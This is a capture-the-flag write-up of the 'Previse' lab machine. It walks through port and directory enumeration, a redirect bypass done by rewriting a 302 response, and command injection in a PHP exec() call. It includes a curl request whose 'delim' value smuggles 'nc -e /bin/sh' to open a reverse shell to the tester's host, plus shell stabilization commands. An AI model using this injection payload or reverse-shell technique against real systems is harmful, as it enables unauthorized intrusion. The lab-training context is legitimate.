Previse


> Leonardo Fontes 15/08/2021

Network enumeration

Nmap results (shortened)

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
```

A web server is listening on port 80. Let's check that out.



10.10.11.104/login.php

Previse File Storage


Login

Web server enumeration

I used gobuster to enumerate the web server.


```
gobuster dir -u http://10.10.11.104/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php -o dirs
```

For brevity sake, I'll only list the some of the directories/files found during enumeration.




```
/login.php            (Status: 200) [Size: 2224]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/.htm                 (Status: 403) [Size: 277]
/.htm.php             (Status: 403) [Size: 277]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/footer.php           (Status: 200) [Size: 217]
/header.php           (Status: 200) [Size: 980]
/.                    (Status: 302) [Size: 2801] [--> login.php]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/nav.php              (Status: 200) [Size: 1248]
/status.php           (Status: 302) [Size: 2968] [--> login.php]
```

Notice how `nav.php` returns a 200 status code. You can access this URL and check it out. It's basically a navigation bar. Trying to access any other link redirects you to login.php.




- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA
-
- LOG OUT

You can make a request to 'CREATE ACCOUNT' and edit the response header with BurpSuite to access the page.




```
GET /accounts.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.104/nav.php
Cookie: PHPSESSID=3ga0lqqojdulm2adbfl0muqigf
Upgrade-Insecure-Requests: 1


```

It will return a 302 status code.




```
HTTP/1.1 302 Found
Date: Mon, 16 Aug 2021 00:14:52 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 3994
Connection: close
Content-Type: text/html; charset=UTF-8
```

Edit it so it returns a 200.



```
HTTP/1.1 200 Found
Date: Mon, 16 Aug 2021 00:14:52 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 3994
Connection: close
Content-Type: text/html; charset=UTF-8
```

Hit send and now you have access to the 'create account' page. You can now create a 'privileged' account to access the dashboard.




Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

After creating the account you should now be able to use it to access the dashboard.



Previse File Hosting


Previse File Hosting Service Management.

Don't have an account? Create one!

Exploring the Website

Under the 'files' tab, theres a zipped archive called `siteBackup.zip`. I downloaded it and started searching for anything useful.

You can also submit your own files.




Files

Upload files below, uploaded files in table below

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

Under management menu there was also a log file. You can download and check what's up. There's also an information that says they have 8 admin accounts and 2 uploaded files.




```
1629050842,asdasdas,35
1629050980,asdasdas,34
1629050994,asdasdas,35
1629051137,marre,../../../../../../root/root.txt
1629051688,admin,/var/
1629051706,admin,32
1629051718,admin,/var/www/index.php
1629051735,admin,/var/www/index.php
1629051754,admin,0
1629051796,admin,5
1629051807,admin,1
1629051954,admin,36
1629052003,admin,36
```

There's indication that the webserver may be succeptible to LFI, but that could be just fluff from another user trying to hack.

Analysing siteBackup.zip

Unziping the file got me the backend of the website. Jumping straight into the matter, the file `logs.php` has some interesting content.



```
/////////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
/////////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;
```

We can use this snippet to achieve RCE. To get the basic structure of the payload:

RCE


Make a simple HTTP request from within the webpage, and copy the content from network tab (developer console) as CURL.

This is how I taylored the payload:

```
curl 'http://10.10.11.104/logs.php' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://10.10.11.104' -H 'Connection: keep-alive' -H 'Referer: http://10.10.11.104/file_logs.php' -H 'Cookie: PHPSESSID=3ga0lqqojdu1m2adbf10muqigf' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'delim=; nc -e /bin/sh 10.10.14.185 8081'
```

Notice how the only thing I needed to change was the *delim* parameter for the POST request

Set up a *netcat* listener on you machine, and send the request. A shell should pop.




```
└─$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.10.14.185] from (UNKNOWN) [10.10.11.104] 56876
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Stabilizing shell

Before escalating privileges, you should stabilize the shell:


```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
CRTL + Z
stty raw -echo; fg
```



```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lnvp 8081

www-data@previse:/var/www/html$
www-data@previse:/var/www/html$ 
```

Horizontal Pivoting


Output the */etc/passwd* file to see to which user we will be doing the horizontal pivoting.



```
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
m4lwhere:x:1000:1000:m4lwhere:/home/m4lwhere:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

